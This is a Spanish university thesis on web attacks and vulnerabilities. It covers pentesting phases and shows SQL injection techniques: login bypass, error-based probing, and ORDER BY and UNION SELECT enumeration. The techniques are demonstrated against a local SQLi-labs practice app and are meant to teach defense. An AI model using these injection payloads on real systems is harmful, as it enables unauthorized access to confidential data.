UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escola Tècnica Superior d'Enginyeria Informàtica

Escola Tècnica Superior d'Enginyeria Informàtica

Universitat Politècnica de València

Ataques y vulnerabilidades web

Trabajo Fin de Grado

Grado en Ingeniería Informática

Autor: Pablo Grau Reig

Tutor: José Salvador Oliver Gil

Curso 2020/2021

Agradecimientos

Este proyecto es el final de una etapa que ha marcado mi vida y va a marcar mi futuro. Han sido muchas horas de sufrimiento pero también de alegrías.

Quiero agradecer este trabajo de fin de grado a toda la gente que me ha estado apoyando durante estos años, mis padres, mi hermano y mis amigos. Gente, que si no fuera por ellos no estaría donde me encuentro ahora mismo.

También, quiero agradecérselo a mi tutor del trabajo, José Salvador Oliver Gil, un excelente profesor que me ha ayudado en todo momento para realizar con éxito este trabajo.

Finalmente, me siento afortunado de haber tenido a Francisco Javier Barrena Castillo como tutor de prácticas. Aparte de haber sido un extraordinario jefe, me ha mostrado muchos de sus conocimientos en informática y en ciberseguridad, que me han servido para elaborar este trabajo.

Resumen

Este trabajo de fin de grado trata de explicar y dar a entender la importancia de la ciberseguridad en la actualidad. Hoy en día están creciendo exponencialmente la cantidad de ataques informáticos, muchos de ellos dirigidos a empresas que no están preparadas para defenderse. Al no disponer de un adecuado o actualizado sistema de seguridad, estas empresas son muy vulnerables y resulta más fácil que un cibercriminal consiga adentrarse en su sistema informático. Durante el 2020 y 2021 se ha hecho evidente la fragilidad de los sistemas y la importante repercusión que tiene en la sociedad en general con ataques tan importantes como al Servicio Estatal de Empleo (SEPE). A pesar de ello, muchas empresas todavía desconocen el riesgo de que un atacante irrumpa dentro de su sistema: puede llegar a encriptar toda la información confidencial, suplantar la identidad de trabajadores, inhabilitar páginas web, etc.

En este trabajo, se ha realizado un análisis de las vulnerabilidades más atacadas en la actualidad, como también, los ataques que aprovechan estas debilidades para atentar contra la seguridad. Para cada vulnerabilidad también se han explicado técnicas de defensa para conseguir un sistema más seguro ante cada tipo de ataque.

Durante la realización de este trabajo de fin de grado se han utilizado aplicaciones sensibles, es decir, que no están preparadas para recibir ataques informáticos. Estas aplicaciones sirven de ejemplo para mostrar el punto de vista de un ciberdelincuente a la hora de obtener información confidencial. Para poder atacar estas aplicaciones vulnerables se han usado herramientas de ciberseguridad al igual que se han desarrollado programas que imitan el comportamiento de ataques informáticos.

Se espera que con este trabajo se adquiera una idea general del mundo de la ciberseguridad y de las vulnerabilidades más importantes y utilizadas actualmente. Aunque hay que resaltar e incidir, que la magnitud con que se están utilizando las herramientas informáticas y el uso de internet para compartir información requiere realizar una investigación más profunda en el diseño y desarrollo de estas herramientas que garanticen la protección de la información sensible de las empresas, así como una formación básica obligadora a todos los usuarios.

Palabras clave: vulnerabilidades, ciberseguridad, ataques, confidencial, seguridad, sistema

Abstract

This final degree work tries to explain and give to understand the importance of cybersecurity today. Nowadays, the number of computer attacks is growing exponentially, many of them aimed at companies that are not prepared to defend themselves. By not having an adequate or updated security system, these companies are very vulnerable, and it is easier for a cybercriminal to get into their computer system. During 2020 and 2021, the fragility of the systems and the significant impact it has on society in general has become evident with attacks as important as the Spanish Employment Service (SEPE). Despite this, many companies are still unaware of the risk of an attacker breaking into their system: they can encrypt all confidential information, supplant workers' identities, disable web pages, etc.

In this work, an analysis of the most attacked vulnerabilities has been carried out, as well as the attacks that take advantage of these weaknesses to attack security. For each vulnerability, defense techniques have also been explained to make the system more secure against each type of attack.

Sensitive applications, i.e., those that are not prepared to receive computer attacks, were used during the development of this final degree work. These applications serve as an example to show the point of view of a cybercriminal when obtaining confidential information. To attack these vulnerable applications, cybersecurity tools have been used and programs that simulate the behavior of computer attacks have been developed.

It is hoped that this work will provide a general idea of the world of cybersecurity and the most important and currently used vulnerabilities. Although it should be emphasized that the magnitude with which computer tools are being used and the use of the Internet to share information requires further research in the design and development of these tools to ensure the protection of sensitive information of companies, as well as a mandatory basic training to all users.

Keywords: vulnerabilities, cybersecurity, attacks, confidential, security, system

Índice

Índice de figuras

1. Introducción

A principios de los años 80 se crearon las primeras herramientas de ataque informático, los malwares. En esta época todavía no existía internet, pero esto no fue un problema para los cibercriminales, ya que, aprovecharon el uso de los USB's o CD's para introducir sus virus en los ordenadores. Esto fue un gran problema para las empresas, porque en ese momento disponían de una mínima seguridad en sus sistemas. Al ver que sus datos estaban en riesgo, se empezaron a producir y a comercializar los antivirus, como también, se contrataban a agentes de seguridad para controlar el acceso a las instalaciones donde se almacenaban los dispositivos informáticos (infoPLC, 2018).

Con el paso de los años la elaboración de nuevas herramientas para atacar fue en aumento. Los agentes de seguridad eran insuficientes, ya que se empezaron a realizar ataques mediante internet y los ciberdelincuentes no necesitaban ir de ordenador en ordenador para poder infectarlos. Con esto, nació la industria de la seguridad en la red y se crearon los primeros firewalls. Jeff Mogul, en 1989 fue el primero en proponer un firewall (ostec, 2019).

Los cibercriminales fueron mejorando sus métodos para poder atacar empresas y obtener beneficio de ellos. Comenzaron a analizar las redes y el software para encontrar vulnerabilidades que podían utilizar para explotar un sistema informático. Con el avance de estos métodos, también se tuvieron que mejorar tanto los antivirus, como los firewalls.

Hoy en día, el riesgo de ser atacados en internet está incrementado. Esta subida se debe al impacto que ha generado la actual pandemia mundial, que ha llevado a la mayoría de las empresas a trasladar su organización a internet. Mucha gente se ha aprovechado de este cambio para atacar a estas empresas que desconocían del daño que se les podía causar. Por eso, la ciberseguridad ha pasado a ser una de las herramientas más importantes actualmente. Aparte de la pandemia, la ciberseguridad se ha convertido en un aspecto fundamental en el día a día ya que hay una total dependencia hacia las tecnologías, tanto profesional como personalmente.

Muchas empresas dedicadas a la tecnología ya estaban avisando de esta amenaza desde los inicios de la pandemia. No se puede dejar pasar por alto, ya que puede conllevar a la peor de las consecuencias, la pérdida de toda la información.

2020 ha sido un año récord en cuanto a ciberataques, lo podemos ver en empresas importantes de España como ADIF (Administrador de Infraestructuras Ferroviarias) en la que se llegaron a robar 800 Gb de información, o en Mapfre donde se tuvieron que defender de un ataque *Ramsonware* (Salvador, 2021). En 2021 se siguen viendo ciberataques a empresas españolas y del resto del mundo. Un ejemplo sería el ataque que recibió el SEPE (Servicio Público de Empleo Estatal), que mediante el uso de un *Ramsonware* llamado *Ryuk* consiguieron que su web, sus citas, su correo y sus sistemas estuviesen caídos durante varias semanas. Aparte, se cree que se encriptaron sus datos y se pidió un rescate para recuperarlos, pero el director general del SEPE lo desmiente. (Palacio, 2021). Otro ejemplo sería el ataque *Ramsonware* a Irlanda el viernes 14 de mayo que obligó al Servicio Ejecutivo de Salud a cerrar el sistema informático de la sanidad pública, consiguiendo así la cancelación de todas las citas programadas. (El Pais, 2021)

Las empresas no han sido las únicas afectadas, los usuarios también han sido víctimas de la ciberdelincuencia. Hoy en día, mucha gente ha presenciado un intento de ataque contra ellos con el fin de apropiarse de todos sus datos. La herramienta más utilizada para este tipo de ataques es el *phishing,* que, mediante el envío de correos o mensajes, nos intentan convencer de que son de la organización que supuestamente dicen que son. Así, engañan a la gente para que introduzcan sus datos en una página que ellos han recreado. Con esto, pueden llegar a obtener hasta nuestros datos bancarios. En concreto, España ha sido el país más afectado, recibiendo el 8,38% del total mundial de ataques mediante el correo (itdigitalsecurity, 2020).

1.1 Motivación

He elegido hacer este TFG por las distintas razones expuestas en este apartado, aparte de que el sector de la ciberseguridad me parezca muy interesante y pueda ayudarme a ampliar mis conocimientos en este ámbito.

Una de las razones por la que me empecé a interesar por el sector de la ciberseguridad, fue cuando hace varios años me intentaron robar todos mis datos desde una red social utilizada por la mayoría de los jóvenes actualmente. En el mensaje se me comunicaba que había ocurrido un error a la hora de iniciar sesión y que debía entrar a un link para poder volver a entrar a esta red social. Cuando entré, vi que el link de la página que utilizaban era falso y sabía que si les proporcionaba mis datos algo malo podía ocurrirme.

También me ayudó a interesarme, el hecho de ver que muchas empresas conocidas a nivel mundial eran atacadas por grupos de hackers que se hacían llamar “Anonymous”. Esto me hizo reflexionar en que, siempre se encuentran nuevas formas para atacar y que una empresa o usuario nunca va a estar segura del todo.

El hecho de estar aprendiendo esta rama de la informática me hace sentir más seguro a la hora de tomar decisiones en el mundo de las tecnologías y creo que todas las personas deberían aprender qué acciones deben y no deben hacer cuando están utilizando internet. Por eso, he decido escoger este tema para realizar mi TFG.

1.2 Objetivos

El objetivo de este proyecto es exponer y explicar los ataques y las vulnerabilidades más importantes y utilizados actualmente, realizar un análisis de estos y mostrar las distintas formas de prevenirse ante estas amenazas que ponen en riesgo nuestra empresa o sistema informático.

Para cada una de las distintas vulnerabilidades informáticas, se expondrán ejemplos de famosos ataques que hayan ocurrido en el mundo. Se explicará de forma detallada el proceso que llevan a cabo la mayoría de los ciberdelincuentes o “hackers éticos” para conseguir irrumpir dentro de un sistema, como también, las distintas técnicas utilizadas por empresas para conseguir securizar su sistema informático al máximo posible.

1.3 Impacto esperado

El impacto esperado al finalizar este Trabajo de Final de Grado es que cualquier usuario y/o empresa pueda utilizar este proyecto con el objetivo de aprender a tener un sistema seguro, poder analizar y detectar amenazas de seguridad. Este trabajo no solo se basa en aprender a ser un experto en ciberseguridad, sino que también se pretende ayudar a los usuarios que no están muy familiarizados para que muchas acciones que toman en internet no sean perjudiciales.

1.5 Estructura

Tras la introducción, el resto del documento está estructurado de la siguiente manera.

En primer lugar, el capítulo 2, con título Web y seguridad, trata de hacer una explicación general de la web, generalidades de seguridad (términos y técnicas) y aquellos aspectos teóricos necesarios para entender los capítulos posteriores.

En segundo lugar, en el capítulo 3, Inyección SQL, se van a explicar los distintos ataques a bases de datos que existen y técnicas para defenderte ante ellos.

En tercer lugar, en el capítulo 4, Ataque de fuerza bruta, se van a exponer tres ataques de fuerza bruta y su defensa.

En cuarto lugar, en el capítulo 5, XSS (Cross-Site-Scripting), se van a mostrar, tres tipos de ataques y sus respectivas defensas.

En quinto lugar, en el capítulo 6, Phishing, se explicarán los distintos tipos de ataques que existen dentro de la técnica del phishing, como también, técnicas de concienciación para que no se produzcan.

En sexto lugar, en el capítulo 7, File inclusion (FI), se expondrán los dos ataques utilizados en el ataque de inclusión de archivos y su defensa.

En séptimo lugar, el capítulo 8, Conclusiones y trabajos futuros, trata de realizar un análisis del trabajo realizado, sintetizar los aspectos más relevantes y recoger el logro de objetivos

En octavo lugar, en el capítulo 9, se indican las referencias bibliográficas a partir de las cuales se ha elaborado este documento. De esta manera, el lector podrá consultar con mayor profundidad la fuente de información si lo desea.

Finalmente, en el capítulo 10, se mostrarán los anexos del trabajo. Este capítulo estará compuesto por tres scripts que se han realizado en las prácticas de empresa.

2. Web y seguridad

El concepto de la seguridad en las aplicaciones web es el proceso de proteger sitios web y servicios en línea de diversas amenazas de seguridad que aprovechan las vulnerabilidades en el código de la aplicación. El concepto implica un conjunto de controles de seguridad diseñados en una aplicación web para proteger sus activos de agentes potencialmente maliciosos. Inevitablemente, las aplicaciones web contienen defectos que pueden convertirse en vulnerabilidades explotables por ciberdelincuentes.

En el mundo de la ciberseguridad existen dos equipos, “Blue Team” y “Red Team”. El Blue Team son profesionales de la seguridad defensiva, es decir, son expertos en defender un sistema informático ante ataques que pueda comprometer una entidad. Después está el Red Team, que son expertos de la seguridad ofensiva. Los profesionales que componen este equipo se encargan de atacar legalmente a empresas para comprobar si su sistema informático es lo suficientemente seguro. Normalmente el equipo ofensivo va siempre un paso más adelantado que el equipo defensivo, ya que, antes de saber si un sistema es seguro, hay que atacarlo anteriormente.

Fundamentalmente, nuestra sociedad depende más de la tecnología que nunca y no hay indicios de que esta tendencia vaya a disminuir. Tanto el riesgo inherente y el riesgo residual (Protek, 2020) va en aumento, impulsados por la conectividad global y el uso de servicios en la nube para almacenar datos sensibles e información personal.

Una incorrecta configuración de los servicios en la nube junto con la existencia de ciberdelincuentes cada vez más sofisticados, aumenta el riesgo de que una organización sufra un ciberataque exitoso.



Figura 1. Infecciones malware en los últimos años

Aunque sea muy importante securizar tu empresa ante ataques informáticos, realizar copias de seguridad puede ser una de las mejores técnicas para no sufrir una pérdida de archivos. Muchos ciberataques tienen la intención de robar o encriptar los datos para poder chantajear a la empresa y que esta les pague cierta cantidad de dinero a cambio para poder recuperarlos. Cuando realizamos copias de seguridad diariamente aseguramos que en el supuesto caso de llegar a perder información, la tendremos almacenada y podremos recuperarla. Pero no siempre se hacen copias de seguridad para defenderte ante cibercriminales, ya que podemos llegar a perder información por un problema de software, de hardware, un error humano o por una catástrofe natural, como un corte eléctrico. La pérdida de un solo día de estos datos puede provocar muchas incidencias en una entidad, por eso, las copias de seguridad son esenciales en una empresa.

La ciberseguridad al fin y al cabo, llega a ser muy compleja porque realmente nunca vas a estar seguro de que tu sistema es seguro al completo. Siempre se encuentran nuevas brechas en el código que los atacantes aprovechan.

La tecnología por sí sola no puede seguir el ritmo de las amenazas y demandas a las que se enfrentan las empresas. El 80% de estas empresas están contratando a profesionales expertos en seguridad en respuesta al COVID-19 (Conway, 2020).



Figura 2. Cambios en la ciberseguridad en las empresas desde la pandemia

Muchas entidades actualmente recurren a contratar a una empresa especializada en ciberseguridad para que les realice una auditoría o test de penetración (pentesting) para comprobar si su sistema es seguro ante cibercriminales que quieran entrar en su sistema. Un pentesting consiste en que un “hacker ético”, que es una persona especializada en ciberseguridad, realice un análisis general de la red interna y externa de la entidad en busca de vulnerabilidades para que posteriormente se exploten estas con el objetivo de conseguir acceso a los sistemas de la organización. En un pentesting existen las siguientes fases:

1. Fase de recolección de información
2. Fase de búsqueda de vulnerabilidades
3. Fase de explotación de vulnerabilidades
4. Fase post-explotación.
5. Fase de informe

En la fase de recolección de información, se realiza un análisis a fondo de la red de la entidad, con el objetivo de recopilar información potencialmente útil para en un futuro poder realizar correctamente la explotación. Aparte, otra forma de recopilar información consiste en realizar ingeniería social a los empleados de esta empresa. Con esta técnica conseguimos detalles de cada persona, sus gustos, hábitos, información de sus familiares, etc. Para este tipo de técnicas se utiliza OSINT, que son herramientas de código abierto que pueden recopilar información legalmente de fuentes públicas y gratuitas sobre un individuo u organización.

Después de realizar una investigación a fondo de la red y de los empleados, se buscan vulnerabilidades en el sistema. Para ello se utilizan herramientas como nikto, gobuster, nmap, shodan, spyse, etc. Estos programas informáticos nos ayudan a identificar vulnerabilidades en el sistema o brechas que en un futuro podremos aprovechar.

Cuando tengamos un listado de todas las vulnerabilidades encontradas, procedemos a la fase de explotación, en la que utilizamos toda la información recopilada anteriormente para intentar irrumpir dentro del sistema. Con los datos obtenidos en la ingeniería social, podemos realizar un ataque phishing a los empleados, encargados y altos cargos de la empresa con el fin de obtener credenciales o aprovechar una vulnerabilidad encontrada en el sistema para explotarla con algún tipo de script. Un script es un archivo con código en su interior que puede ejecutarse sin ser compilado.

La fase de post-explotación consiste en llegar hasta el fondo del sistema vulnerado, es decir, conseguir el máximo número de credenciales o de intentar explotar el mayor número de sistemas informáticos dentro de la empresa.

Finalmente, se realiza un informe sobre todo el proceso que se ha seguido para explotar su sistema, documentando todas las herramientas utilizadas, técnicas y vulnerabilidades encontradas.

Durante mi realización de las prácticas en el instituto de tecnología informática tuve la oportunidad de realizar varios test de penetración a empresas, y los fallos más comunes que pude encontrar eran dispositivos sin credenciales, información confidencial, copias de seguridad que se encontraban en el mismo ordenador o portales de acceso a bases de datos, cuando de normal tienen que estar bloqueados para los usuarios.

Las técnicas que existen para intentar acceder a un sistema son inmensas y van en aumento, pero dentro de este mar de ataques hay varios de ellos que se utilizan habitualmente. Por eso, en los siguientes apartados se van a explicar de forma exhaustiva las vulnerabilidades más aprovechadas en la actualidad, como también herramientas que se usan para atacar cada vulnerabilidad. Posteriormente se presentarán distintas técnicas de defensa ante estos ataques.

3. Inyección SQL

La inyección SQL consiste, como su propio nombre dice, en una inyección a la base de datos que con éxito puede llegar a exponer, modificar y borrar datos confidenciales esenciales para una empresa, como pueden ser, detalles de tarjetas de crédito, contraseñas o información del personal. Por eso, actualmente la mayoría de las empresas están invirtiendo grandes cantidades de dinero para securizar al máximo su base de datos.

En algunas situaciones puede que el atacante aproveche y utilice el ataque de inyección SQL para comprometer otra infraestructura y realizar ataques de denegación de servicio.

La inyección SQL normalmente ocurre cuando al usuario se le solicita su nombre de usuario/contraseña y en vez de proporcionarles el usuario y/o contraseña, el usuario escribe una sentencia SQL que, la página sin saberlo realizará una consulta a la base de datos y hasta puede que devuelva información de esta. Un ejemplo sería, escribir en vez de un usuario y una contraseña, la sentencia "*1' or 1='1*", que en una aplicación vulnerable es posible que devuelva información confidencial. La sentencia anterior se traduciría por '*SELECT * FROM Usuarios WHERE Usuario = 1' or 1'=1 AND Contraseña = 1' or 1='1*. Como desconocemos el usuario y la contraseña, al intentar iniciar sesión se nos devolverá el booleano false, es decir, que habrá un error de autentificación. Por eso, utilizamos estas sentencias para convertir el resultado de False a True y podamos hacer un bypass del inicio de sesión. Para poder poner ejemplos de este tipo de ataque, instalé una aplicación vulnerable en mi ordenador (SQLi-labs) en la que, mediante distintas lecciones, te enseña las inyecciones más utilizadas para intentar explotar una base de datos.



Figura 3. Ejemplo de inyección SQL

Como se puede observar en el campo de contraseña está escrito la sentencia mencionada anteriormente. Y cuando apretamos en el botón “submit” obtenemos esta respuesta.



Figura 4. Información devuelta por la inyección SQL

La aplicación nos devuelve un usuario y una contraseña con éxito. Esto pasaría solamente en casos en los que la base de datos tuviese escasa o ninguna seguridad aplicada.

Últimamente, los ataques de inyección SQL se están frecuentando más de lo normal. Esto se debe a que los defectos de inyección son fáciles de descubrir al examinar el código, y al existir escáneres como *SQLMap, SQLBrute, SQLier y SQLNinja,* (dragonjar, 18) que en cuestión de segundos te muestran las vulnerabilidades que tiene la base de datos, hace que la inyección SQL sea uno de los ataques más utilizados. Por eso, es muy importante estar siempre actualizando la seguridad de una base de datos. Pero para saber defender una base de datos primero hay que saber qué tipos de ataque se pueden realizar.

Durante mi realización de las prácticas curriculares en el instituto de tecnología informática tuve la oportunidad de desarrollar varios scripts sencillos que recrean ataques cibernéticos. En el apartado 10.1 de los anexos se encuentra un ejemplo de un ataque SQL injection.

3.1 Ataques SQL injection

Actualmente hay muchas formas de obtener información de una base de datos a partir de sentencias SQL. Existen tres tipos de ataque SQL: In-band SQL Injection, Inferential SQL Injection y Out-of-band SQL injection.

3.1.1 In-band SQL Injection (en banda)

El ataque de inyección SQL en banda es el más común y fácil de explotar de los ataques de SQL Injection. Cuando un atacante puede utilizar el mismo canal de comunicación para lanzar un ataque y recopilar los resultados, se produce la inyección de SQL en banda. Existen dos tipos de inyección SQL en banda son: SQLi basado en errores y SQLi basado en uniones.

3.1.1.1 Error-based SQLi (basado en errores)

Error-based SQLi es una técnica de inyección SQL en banda que consiste en obtener mensajes de error lanzados por el servidor de la base de datos con el objetivo de obtener información sobre la estructura de la base de datos. En algunos casos, la inyección SQL basada en errores por sí sola es suficiente para que un atacante pueda obtener una base de datos completa.

Un ejemplo de este tipo de ataque sería añadir en el url de la página la sentencia, "*?id=1'* ", donde le estamos pasando un parámetro con nombre id y valor igual a 1.



Figura 5. Ejemplo ataque SQL basado en errores

Como se puede observar, la página nos devuelve un error, "*You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1" LIMIT 0,1' at line 1*". Aquí ya sabemos que la página es vulnerable a ataques SQL, ya que, hemos podido hacer una consulta a la base de datos y nos ha devuelto un error de esta. Ahora nos fijamos en que nos dice el error y podemos

deducir que hay un error cerca de las comillas. Si añadimos una secuencia de símbolos como "**--+**" que se traducen por un comentario, conseguimos información de la base de datos.



Figura 6. Información devuelta por ataque SQL basado en errores

Después de escribir esta sentencia, la página nos devuelve con éxito información confidencial de la base de datos. Sabiendo ahora como se estructuran las consultas que hace esta aplicación a la base de datos podemos obtener más información, como la versión de la base de datos, cuantas columnas tiene la tabla, etc.

3.1.1.2 Union-based SQLi (basado en la unión)

Union-based SQLi es una técnica de inyección SQL en banda que aprovecha el operador UNION SQL para combinar los resultados de dos o más declaraciones SELECT en un solo resultado que luego se devuelve como parte de la respuesta. Este tipo de ataque se puede realizar mediante dos métodos.

El primero consiste en introducir una serie de cláusulas ORDER BY. Iremos aumentando el valor del ORDER BY hasta que el índice de la columna especificado supere el número de columnas reales y nos devuelva un error o directamente que no devuelva nada.

' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--

En la aplicación vulnerable mostrada en el apartado anterior se añade la sentencia "*?id=1' order by 4* --+" y obtenemos como resultado el siguiente error:

Figura 7. Usando ORDER BY para obtener información

Con este error podemos deducir que solo existen 3 columnas en la tabla a la que estamos realizando consultas.

El segundo método es similar al anterior, pero en vez de utilizar *order by*, usamos la cláusula UNION SELECT. Este método consiste en enviar una serie de payloads especificando diferentes valores nulos hasta que el número de valores no coincida con el número de columnas. Cuando no coincida, la base de datos devolverá un error.

' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--

Como ya sabemos que la tabla tiene tres columnas, si hacemos esta consulta con un número de nulos distintos al número de columnas, devolverá este error:

Figura 8. Usando UNION SELECT NULL para obtener información

Ahora intentaremos obtener la versión de la base de datos. Para ello, primero escribiremos una sentencia para comprobar que funcionan las sentencias con UNION SELECT. Escribimos *http://localhost/sqli-labs-php7-master/Less-1/?id=1' union select 1,2,3* --+.

Nos sigue devolviendo lo mismo que antes.



Figura 9. Obteniendo la versión de la base de datos

A continuación, en vez de pasarle el valor 1 al parámetro id, vamos a escribir valores hasta que encontremos uno que no exista dentro de la tabla. El valor buscado es 15, pero pasa algo curioso, la base de datos nos devuelve los valores que he proporcionado en el UNION SELECT, es decir, 2 y 3.



Figura 10. Obteniendo la versión de la base de datos II

Es el momento de aprovecharse de esta brecha. Para ello, en vez de pasar números vamos a escribir la sentencia "@@*version*", así obtendremos la versión de la base de datos. La sentencia final tendría este aspecto:



Figura 11. URL para obtener versión de la base de datos

Y el servidor finalmente nos devuelve con éxito la versión de la base de datos.

Figura 12. Obtenemos la versión de la base de datos

3.1.2 Inferential SQLi (Inferencial)

En un ataque SQLi inferencial, no se transmitirán datos a través de la aplicación web y el atacante no podrá ver el resultado, ya que puede ser el resultado de un ataque de inyección SQL en banda. En cambio, un atacante puede reconstruir la estructura de la base de datos enviando una carga útil, observando la respuesta de la aplicación web y el comportamiento del servidor de la base de datos. Los dos tipos de inyección SQL inferencial son: SQLi ciego basado en booleanos y SQLi ciego basado en tiempo.

3.1.2.1 Boolean-based blind SQLi (basado en booleanos)

Esta técnica de inyección obliga a la aplicación a devolver un resultado distinto según la consulta. Dependiendo del resultado (verdadero o falso), el contenido de la respuesta cambiará o seguirá siendo el mismo. El resultado permite a un atacante juzgar si la carga útil utilizada devuelve verdadero o falso, aunque no se recupere información de la base de datos, por eso este tipo de ataques también se los conocen como ataques de inyección ciega. Además, es un ataque lento, ya que el atacante tendría que enumerar toda la base de datos.

Un ejemplo de sentencia sería: "*?id=1' or 1=0*--+". La siguiente demostración sigue siendo con la misma aplicación utilizada en los apartados anteriores.

